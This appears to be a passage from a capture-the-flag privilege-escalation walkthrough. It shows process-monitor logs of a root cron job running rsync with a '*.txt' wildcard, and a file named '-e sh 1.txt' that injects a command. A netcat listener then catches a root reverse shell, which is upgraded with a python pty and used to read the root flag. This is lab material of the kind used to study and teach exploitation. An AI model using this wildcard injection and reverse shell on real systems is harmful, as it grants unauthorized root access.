2026/01/17 09:40:01 CMD: UID=0     PID=1601   | sh 1.txt Guoqing rsync --server -te.LsfxCIvu . /tmp/backup/
2026/01/17 09:41:01 CMD: UID=0     PID=1603   | /usr/sbin/CRON -f
2026/01/17 09:41:01 CMD: UID=0     PID=1604   | /usr/sbin/CRON -f
2026/01/17 09:41:01 CMD: UID=0     PID=1605   | /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2026/01/17 09:41:01 CMD: UID=0     PID=1606   | rsync -t -e sh 1.txt 1.txt name1.txt name2.txt name3.txt Guoqing:/tmp/b
ackup/
2026/01/17 09:41:01 CMD: UID=0     PID=1607   | sh 1.txt Guoqing rsync --server -te.LsfxCIvu . /tmp/backup/
2026/01/17 09:42:01 CMD: UID=0     PID=1608   | /usr/sbin/CRON -f
2026/01/17 09:42:01 CMD: UID=0     PID=1609   | /usr/sbin/CRON -f
2026/01/17 09:42:01 CMD: UID=0     PID=1610   | /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2026/01/17 09:42:01 CMD: UID=0     PID=1611   | rsync -t -e sh 1.txt 1.txt name1.txt name2.txt name3.txt Guoqing:/tmp/b
ackup/
2026/01/17 09:42:01 CMD: UID=0     PID=1612   | sh 1.txt Guoqing rsync --server -te.LsfxCIvu . /tmp/backup/
2026/01/17 09:42:09 CMD: UID=0     PID=1613   | /bin/sh
2026/01/17 09:43:01 CMD: UID=0     PID=1615   | /usr/sbin/CRON -f
2026/01/17 09:43:01 CMD: UID=0     PID=1616   | /usr/sbin/CRON -f
2026/01/17 09:43:01 CMD: UID=0     PID=1617   | /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2026/01/17 09:43:01 CMD: UID=0     PID=1618   | rsync -t -e sh 1.txt 1.txt name1.txt name2.txt name3.txt Guoqing:/tmp/b
ackup/
2026/01/17 09:43:01 CMD: UID=0     PID=1619   | sh 1.txt Guoqing rsync --server -te.LsfxCIvu . /tmp/backup/
```



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.174] 55526
ls
1.txt
-e sh 1.txt
name1.txt
name2.txt
name3.txt
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@Guoqing:/home/segfault# cd /
cd /
root@Guoqing:/# cd home
cd home
root@Guoqing:/home# cd /root
cd /root
root@Guoqing:~# ls -la
ls -la
total 60
drwx------  6 root root  4096 Sep 30 10:23 .
drwxr-xr-x 18 root root  4096 Jan 17  2026 ..
lrwxrwxrwx  1 root root     9 Mar 18  2025 .bash_history -> /dev/null
-rw-r--r--  1 root root   570 Jan 31  2010 .bashrc
drwxr-xr-x  4 root root  4096 Apr  4  2025 .cache
drwx------  3 root root  4096 Apr  4  2025 .gnupg
drwxr-xr-x  3 root root  4096 Mar 18  2025 .local
-rw-------  1 root root  1011 Sep 30 09:37 .mysql_history
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rw-r--r--  1 root root    44 Sep 30 09:07 root.txt
-rw-r--r--  1 root root    66 Sep 30 06:02 .selected_editor
drw-------  2 root root  4096 Apr  4  2025 .ssh
-rw-rw-rw-  1 root root 15986 Sep 30 10:23 .viminfo
root@Guoqing:~# cat root.txt
cat root.txt
flag{root-834af260d56e6b7b01199548065ac7da}
root@Guoqing:~#
```